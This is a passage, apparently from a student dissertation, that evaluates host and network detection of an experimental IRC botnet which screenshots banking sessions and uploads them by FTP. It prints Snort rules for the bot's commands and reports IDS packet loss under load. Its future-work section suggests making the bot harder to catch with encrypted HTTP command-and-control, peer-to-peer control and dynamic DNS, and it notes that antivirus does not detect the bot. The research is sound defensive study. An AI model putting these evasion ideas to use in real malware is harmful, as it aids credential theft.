


Figure 12 – Diagram Virtual Machines Evaluation

5.2 Host-detection

5.2.1 Filewatcher

The Filewatcher created in Section 4.4 has proven to be inefficient during the experiment. The reason being, the Filewatcher script can detect changes made inside a directory but is unable to detect changes in sub-directories. Because the path containing the saved stolen files was unknown at the beginning of the experiment, another script was needed to make the Filewatcher more flexible and able to watch

changes made from the roots directory (C:\) until a succession of sub-directories. Therefore, a new script written by Tim Golden [**45**] was adapted to the needs of this project. The main function, which makes this script interesting, is the ability to detect insertion, deletion and updates of files on the whole hard-drive within seconds

However, during the experiment, an important number of random files were detected while the VM1 user was navigating on internet, thus logging a high number of false positive results. These results occurred because while the user was navigating on the internet, a number of different files such as cookies and temporary files were stored on the hard drive and detected by the file watcher. These files could be found in many different forms for example as text, image, HTML and many others. It was therefore difficult to know which of these files had come from malicious activity and which were simply related to a normal navigation. A screenshot of the Filewatcher in activity is available in Appendix 5.

5.2.2 Process monitor

Processmonitor retrieves each operation made inside the system. The expected results were that a process would have created five files without the knowledge of the user. However, during the experiment, the detection of malicious activity failed because a huge number of files were modified and created in each instance. As a result, it was impossible to filter which process came from malicious activity and which came from a normal execution. A screenshot of Processmonitor is provided in Appendix 3.

5.3 Network traffic detection

5.3.1 Netstat

Netstat can instantly indicate which ports the computer is listening to. By translating the port to the service associated, it is possible to know which applications are listening for traffic. Figure 12 shows which services were running during the experiment.

The service *irc* was actually running on the TCP port 6669. However, the user was not using IRC in that moment. In order to understand what the irc protocol was doing, Wireshark will be used in the next Section to analyse the network traffic.




Figure 13 – Netstat command

5.3.2 Wireshark

Wireshark was running continuously inside the Virtual Machine during the experiment. By using the Wireshark capture with a filter to only keep the IRC traffic: "tcp.srcport== ircu", the whole Botnet activity inside the IRC channel was easily retrieved. The capture showed that messages were sent and received across the IRC channel which indicated that malicious activity was happening, especially when the message "Screenshot activated" and "Screenshots ready for upload" were sent from the V.M.1 to the IRC channel. Using Snort allowed the creation of rules in order to raise an alarm when the activity of this Bot is detected.

5.3.3 Snort

The followings rules were implemented in order to prevent the Botnet malicious activity. These rules caused an alert to be raised when:

1. A connection to IRC was detected,

2. A command **!screenshot** was sent from the IRC channel to the VM infected,

3. A command **!upload** was sent from the IRC channel to the VM infected.

```
#Raised alert if a connection to a IRC channel is detected
alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC channel
join"; flow:to_server,established; content:"JOIN "; classtype:policy-
violation; sid:100345;)

#Raised alert if a command !screenshot, used by the Botnet, is detected on
an IRC channel.
alert tcp $EXTERNAL_NET 6666:7000 -> $HOME_NET any (msg:"CHAT IRC message:
Screenshot command detected"; flow:established; content:"!screenshot";
nocase; classtype:policy-violation; sid:100987;)

#Raised alert if a command !upload, used by the Botnet, is detected on an
IRC channel.
alert tcp $EXTERNAL_NET 6666:7000 -> $HOME_NET any (msg:"CHAT IRC message:
Upload command detected"; flow:established; content:"!upload"; nocase;
classtype:policy-violation; sid:100876;)
```

Some background traffic from the DARPA data set was included in the next experiment to evaluate whether Snort was able to detect attacks coming from small-scale network to large-scale network.

5.4 IDS evaluation

The DARPA data set traffic was sent at different speeds ranging from 10Mb/s to 140Mb/s during a period of 1min and 20sec. During this time, three attacks were consecutively generated with an interval of 20sec between each. The aim of this experiment was to gauge whether the IDS was able to detect attacks from small-scale networks (small traffic) to large-scale networks (important traffic). Figure 13 shows the CPU/Memory utilisation (logged using Performance monitor seen Section 4.2) in correlation with the traffic rate sent across the network. Figure 14 shows the percentage of Packet loss in correlation with different traffic rate. Figure 15 shows the true positive alarm raised by the IDS.




Figure 14 – CPU and Memory utilisation in function of Traffic rate




Figure 15 – Packet loss in function of Traffic rate




Figure 16 – Alarm raised in function of Traffic rate

5.5 Analysis

This experiment has been generated on a shared 2.0GHz CPU with 256MB of RAM. Figure 13 shows that the CPU utilisation raised in correspondence with the network traffic, but it did not change the RAM utilisation which stayed similar along the experiment. The first indication revealed that under 30Mb/s the number of packet

loss was null and the percentage of CPU utilisation was similar or inferior to the percentage of the RAM utilisation. All of the three attacks were constantly detected by the IDS.

From 30Mb/s a second indication revealed that the IDS Snort started dropping packets in small quantity. However, the loss of packet was minimal and did not interfere with the correctness of alarms raised during the experiment. The limit of the CPU capacity has been detected at traffic of 90Mb/s. The CPU utilisation which was before increasing in correlation with the network traffic suddenly jumped from 70% to 100%. As a result of the maximum efficiency of the CPU, it was possible to understand that packet loss increased 30% which was because the CPU could not deal with the increase of packets. Moreover, despite a CPU utilisation maximum and a packet loss of nearly a third of the traffic, the IDS was still able to detect the majority of the attacks sent across the network with only one missed alarm.

5.6 Conclusion

During these experiments, we have seen that the based-host detection has failed using the program Process monitor and Filewatcher. However, in respect to the density of files, which were constantly created and modified by the operating system, it was not possible to trigger a file which came from a malicious activity. This operation would have had greater success with the application of filters inside the Filewatcher, for example, filters that would trigger modified/created files in a specific folder rather than the whole of the hard drive. Therefore, the total number of false positive errors would be reduced because file activity investigation would be more specific. Even so, the malicious attacks would not have been found at all if the files were saved somewhere else.

To conclude, the host based analysis works most efficiently once the threat has been identified and subsequently the correct filter can be applied in the detection tools, as signature-based software works when the signature is within their database. For unrecognised malware as in new malware or update of old malware, the detection is harder and incurs a significant number of false positive errors.

On the network side, after analysing the network-activity and writing specific rules into the IDS, the following results were detected: under 30Mb/s, the IDS is able to inspect all the packets but from 30 to 90Mb/s an average of 2% of the packets are generally dropped. Even if each one of the attacks has been successfully detected under a traffic rate of 90Mb/s, it is dangerous to say that the system was totally secure because 2% of the packets dropped could contained some malicious activity. After 90Mb/s, the CPU utilisation jumped to 100% and the IDS started to drop more packets. The results showed that 35% of the packets have been dropped by the IDS and one attack at 100Mb/s was not logged. In total, one third of the packets were dropped proving the IDS to be unreliable. It is therefore important in large

organisations with heavy network activity to test their IDS in order to know if it is capable of successfully scanning all the packets sent over the network and does not drop a percentage of them.




Figure 17 – Host based filter analysis

6 Conclusion

6.1 Introduction

This chapter concludes the project and determines the degree of advancement and achievement of the objectives. In order to have a self-reflection on the work carried out a critical analysis take place and some afterthought about some future work will conclude this project.

6.2 Meeting the objectives

The objectives of the project listed below include a paragraph of the work done for each of them:

6.2.1 Literature Review on Botnets and related threats

This literature review aims at providing the knowledge needed to understand the operation mode of Botnets. The Botnet taxonomy was provided covering multiple subjects including, background analysis, C&C architecture, communication protocols, rallying mechanism, attacks and behaviours.

In the literature review, it was summarized that each Botnet has different types of attacks and communication with associated strengths/weaknesses. As Botnets are constantly evolving, all aspects from communication protocols, trigger mechanisms, attacks to rallying mechanism are constantly evolving and give a hard task for network defenders.

6.2.2 Analysis of widely-used Botnets, and their associated behaviour/data remanence

The Section 2.8 provides an analysis of the three most popular Botnets on internet. Zeus has been widely spread over internet and has an intuitive web configuration panel. The web interface used by Zeus to control zombies displays the Bots list, allowing retrieval of information of each single Bot, adding new scripts/attacks, revealing the passwords captured, the system options and many more. The Botnet Koobface is well known for its ability to spread across social engineering websites. The main attack of Koobface is a data stealer that steals Windows product IDs, internet profiles, emails credentials, FTP credentials and IM application credentials. Finally, the Torpig Botnet includes a rootkit, which allow the Trojan to start up before any security software, which make it undetectable.

6.2.3 Design of an agent which mimics the behaviour a Botnet, and associated detection/evaluation tools

The designs of the agent and detection tools are illustrated in Chapter 3. The agent created comport two modules as a screen grabber module which is able to take screenshots once the user is navigating on specific website and a FTP upload module which is used to send the stolen data on a FTP server. Therefore, the Botnet is split into two sides: host-based module (screen grabber) and network-based module (FTP upload). Thus, the host-based detection will used a File watcher and Process monitor to track any files/process activity on the hard-drive and the network-based detection will used Netstat, Wireshark and Snort to trigger any suspicious activity on the network.

6.2.4 Implementation of test/evaluation tools for the detection and analysis of Botnet activity

The implementation of two tests take place in this project to analyse the Botnet activity: The first one aims to discover if the Botnet can be detected using Host activity and/or Network activity. The detection will be done using the tools seen in the design chapter. The second test aims to evaluate the IDS under an increasing amount of network traffic. The result should show the reliability or unreliability of the IDS in function of the traffic.

6.2.5 Evaluation of success rate of detection.

Evaluation of the success rate of detection occurs in chapter 5. With the Host-based, the tool used was revealed to be inefficient due to the number of files created/modified each time the system is running. In terms of the network-based, while expanding the network activity, the IDS reveals its limits and started to drop more and more packets. The results shows that under 30Mb/s the IDS is reliable, between 30 to 90Mb/s the IDS is semi-reliable by dropping less than 2% of the packets and after 90Mb/s the IDS become unreliable by dropping greater than 35% of the packets.

6.3 Critical Analysis of the work carried out

There are a number of limitations within the project. The first limitation of the experimental Botnet is the screen grabber component. It was seen previously that a window Internet Explorer pop-up and wait until a bank website is detected. Therefore, the detection of the bank website happened only within this specific windows opened by the Bot. The reason being that the Bot is able to catch the PID (Process identification) when the windows pop-up. However, it would have been better to make a function capable of scanning the window Internet Explorer currently opened in order to detect if bank website is actually going to be accessed.

The second limitation of this Botnet is the FTP upload. It would take too much time for a Botmaster to analyse every single screenshot taken by his Bots in order to

determine an account number. This component can be efficient for only a small-scale of Botnets but remain inefficient for an upper scale. However, there are strengths in this experimental Botnet: The first strength is the exchange of messages between the C&C server and the Bot. Messages communicate what the Bot is actually doing, as they are sent at the beginning of an operation and at the end to confirm the operation. If a message to confirm, that an operation has been successfully carried-out, is not received, it concludes to a malfunction

The third limitation is the centralized C&C Server. Each single host send messages to the same C&C server which can be easily triggered by a defender. Moreover, if the C&C server goes down, every Bots cannot receive messages anymore and the whole system is compromised.

Another strength is the ability for the Bot to run on powerless computer. As seen in Section 4.2, the Bot can successfully run inside the system without consuming any major resources which makes it harder for a defender to detect.

Finally, this Botnet, considered malicious as it steals bank passwords, is not detected by any Anti-virus or security software. As security software generally scans the computer to find the same signature than the one in their database, this "new" Botnet remains undetectable.

6.4 Future work

The first improvement concern the communication protocol using IRC which should be modified because, nowadays, many companies block incoming and outgoing traffic on IRC ports (ports 6665 to 6669). Therefore, the C&C server can be improved using an HTTP server rather than an IRC server. Consequently, it will be possible to encrypt the communication in tunnelled HTTP or over SSH to send command to the Bot. This way is more secure because commands are encrypted and cannot be decrypted by a defender.

The second improvement should aim to create a P2P C&C server. Each Bot has a private fixed limited size list of seeds that it does not share with the others. It means that once a host receive a message, it will forward this message to its private list of seeds. This method exposes only few Bots when one of them is captured

The third extension concerns the use of Dynamic DNS Domain Name to rely to the C&C server. Using a dynamic DNS means that every Bot need to contact this DNS in order to retrieve the address of the C&C server. Therefore, if the C&C server goes down, the Botmaster will only need to tell the DNS that the C&C server has a new address. In consequence, Bots sending query to the DNS will receive the new address of the C&C server instantly.

Another experiment could have been carried out by using different type of CPU power for the IDS. We saw in Section 5.4 that during the experiment when the network activity increases, the CPU utilisation increased but the RAM does not change. Therefore, it would have been beneficial to record some statistic based on the IDS effectiveness by measuring the CPU needed for different types of network activity. This experiment can be useful to companies who do not know how powerful the IDS host needs to be in order to have maximum efficiency. Figure 17 shows a draft of the future statistics.




Figure 18 – Draft of Future work

Another area of work Honey Pot concerns the honeypots. A "honeypot" is a special constructed computer or network trap designed to attract and detect malicious attacks [**18**]. This kind of trap is becoming popular and used by many researchers in order to analyse the threats travelling on the internet [**19**] [**20**] [**21**]. A website called Project Honey Pot [**22**] has been created with the singular mission of helping design and enforce effective anti-spam laws. The honeypot trap consists by creating an un-secure network armed of multiples sensor. Once the network is infected and rally the Botnet, all the communication to the C&C server are analysed in order to dismantle the Botnet.

References

[1] Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Chris Kruegel, and Giovanni Vigna Brett Stone-Gross. (2009) Your Botnet is My Botnet: Analysis of a Botnet Takeover.

[2] T Wang. (2009) Centralized Botnet Detection by Traffic Aggregation.

[3] Michael W. Jones. (2009, December) tech.blorge. [Online]. http://tech.blorge.com/Structure:%20/2009/12/12/amazons-ec2-blasted-by-botnet/

[4] mIRC: Internet Relay Chat. [Online]. http://www.mirc.com/

[5] (2005, November) secure works. [Online]. http://www.secureworks.com/research/threats/slapperv2/

[6] Evan Cooke, Farnam Jahanian, Yunjing Xu Michael Bailey. (2009) A survey of botnet technology and defences.

[7] Mi Joo Kim. Botnet detection and response technology.

[8] S. Sparks, and C. Zou P. Wang. (April 2007) An advanced hybrid peer-to-peer botnet.

[9] Milena Mihail Christos Gkantsidis. (2005) Hybrid Search Schemes for Unstructured.

[10] Sue Walsh. (2009, January) allspammedup. [Online]. http://www.allspammedup.com/2009/01/new-valentines-day-spam-attack-underway

[11] Ralph DeFrangesco. (2009, April) itbusinessedge. [Online]. http://www.itbusinessedge.com/cm/blogs/defrangesco/worm-targeting-home-routers-and-modems-is-endangering-your-corporate-network/?cs=31518

[12] C. Hartwig, Z. Liang and J. Newsome D. Brumley, "Botnet Detection: Countering the Largest Security Threat," 2008.

[13] J. Calahorrano and D. Chow V. Buitron. (2007) northwestern. [Online]. http://www.cs.northwestern.edu/~ychen/classes/msit458-s09/Botnets_defense.ppt

[14] Trend Micro. Taxonomy of Botnets.

[15] Dynamic Network Services. Dyndns: Free DNS hosting. [Online]. http://www.dyndns.com/

[16] Y. Xiao, K. Ghaboosi, H. Deng, and, J. Zhang J. Liu, "Botnet: Classification, Attacks, Detection, Tracing and Preventive Measures," July 2009.

[17] Trend Micro Compagny. (2006, November) Trend Micro. [Online]. http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/botnettaxonomywhitepapernovember2006.pdf

[18] Evan Cooke, Farnam Jahanian and Yunjing Xu Michael Bailey, "A Survey of Botnet Technology and Defenses," 2009.

[19] Team Mag Five. Taxonomy of a Botnet. [Online]. http://www.cs.northwestern.edu/~ychen/classes/msit458-s09/Botnets_defense.ppt

[20] Ellen Messmer. (2009, July) Network world. [Online]. http://www.networkworld.com/news/2009/072209-botnets.html

[21] Sergei Shevchenko. (2009, September) Threat Expert. [Online]. http://blog.threatexpert.com/2009/09/time-to-revisit-zeus-almighty.html

[22] crve. (2009, May) The H Security. [Online]. http://www.h-online.com/security/news/item/A-Zeus-botnet-self-destructs-741511.html

[23] D. Macdonald and D. Manky. (2009, October) Fortinet. [Online]. http://www.fortiguard.com/analysis/zeusanalysis.html

[24] Mircea Ciubotariu. (2008, August) Symantec. [Online]. http://www.symantec.com/security_response/writeup.jsp?docid=2008-080315-0217-99&tabid=2

[25] Jorge Mieres. (2009, June) Evil Fingers. [Online]. http://evilfingers.blogspot.com/search?q=koobface

[26] Trend Micro Threat Research. (2009, July) The Real Face of KOOBFACE: The Largest Web 2.0 Botnet Explained. document.

[27] Dann Goodin. (2009, May) The register. [Online]. http://www.theregister.co.uk/2009/05/04/torpig_hijacked/

[28] Stefanie Hoffman. (2009, Mai) Channel Web. [Online]. http://www.crn.com/security/217300272;jsessionid=AI1BEX10BOZJ1QE1GHOSKH4ATMY32JVN

[29] MIT Lincoln Laboratory. [Online]. http://www.ll.mit.edu/mission/communications/ist/corpora/ideval/data/1999data.html

[30] Stephane KLEIN. (2008, May) Why I prefer python. [Online]. http://resources.harobed.org/ce_qui_me_fait_preferer_python.html

[31] The Python Software Foundation. (2010, Sep.) Python v2.6.5 documentation. [Online]. http://docs.python.org/library/

[32] Secret Labs AB. PythonWare. [Online]. http://www.pythonware.com/library/pil/handbook/imagegrab.htm

[33] The Python Software Foundation. Miscellaneous operating system interfaces. [Online]. http://docs.python.org/library/os.html

[34] Python Software Foundation. ftplib — FTP protocol client. [Online]. http://docs.python.org/library/ftplib.html

[35] Python Software Foundation. socket — Low-level networking interface. [Online]. http://docs.python.org/library/socket.html

[36] Peter Parent. Sourceforge - About pyhook. [Online]. http://pyhook.sourceforge.net/

[37] Secret Labs AB. The ImageGrab Module. [Online]. http://www.pythonware.com/library/pil/handbook/imagegrab.htm

[38] Python Software Foundatio. ftplib — FTP protocol client. [Online]. http://docs.python.org/library/ftplib.html

[39] Microsoft Windows. Netstat. [Online]. http://www.netstat.net/

[40] Sourcefire. Snort. [Online]. http://www.snort.org/vrt

[41] Sourcefire. Snort documentation. [Online]. http://www.snort.org/docs

[42] TRAC. PCAP editing and replay tools for Unix. [Online]. http://tcpreplay.synfin.net/wiki/tcpprep#tcpprep

[43] TRAC. PCAP editing and replay tools for Unix. [Online]. http://tcpreplay.synfin.net/wiki/tcprewrite

[44] TRAC. PCAP editing and replay tools for Unix. [Online]. http://tcpreplay.synfin.net/wiki/tcpreplay#tcpreplay

[45] Tim Golden. Tim Golden's Python scripts. [Online]. http://tgolden.sc.sabren.com/python/win32_how_do_i/watch_directory_for_changes.html

[46] M., Ma, J., chen, J., Moore, D., Vandekieft, E., Snoeren, A., Voelker Vrable. (2005) Scalability, fidelity and containment in the potemkin.

[47] Carnegie Mellon University. CAPTCHA: Telling Humans and Computers Apart Automatically. [Online]. http://www.captcha.net/

[48] K. Seifried. (2002) Honeypotting with VMware basics. [Online]. http://www.seifried.org/security/index.php/Honeypotting_With_VMWare_Basic

[49] M., Zarfoss, J., Monrose, F. and Terzis, A Rajab. (2007) My botnet is bigger than yours (maybe, better than yours): Why size estimates remain challenging.

[50] S. Racine. (2004, April) Analysis of internet relay chat usage by DDoS zombie.

[51] F, Jahanian, and D. Mcpherson E. Cooke. (2005) The zombie roundup: Understanding, detecting, and disrupting botnets.

[52] F, Jahanian, and D. Mcpherson E. Cooke, *The zombie roundup: Understanding, detecting, and disrupting botnets*. Cambridge, USA, 2005.

[53] C. C. Zou and R. Cunninqham. (2006) Honeypot-Aware advanced botnet construction and maintenance.

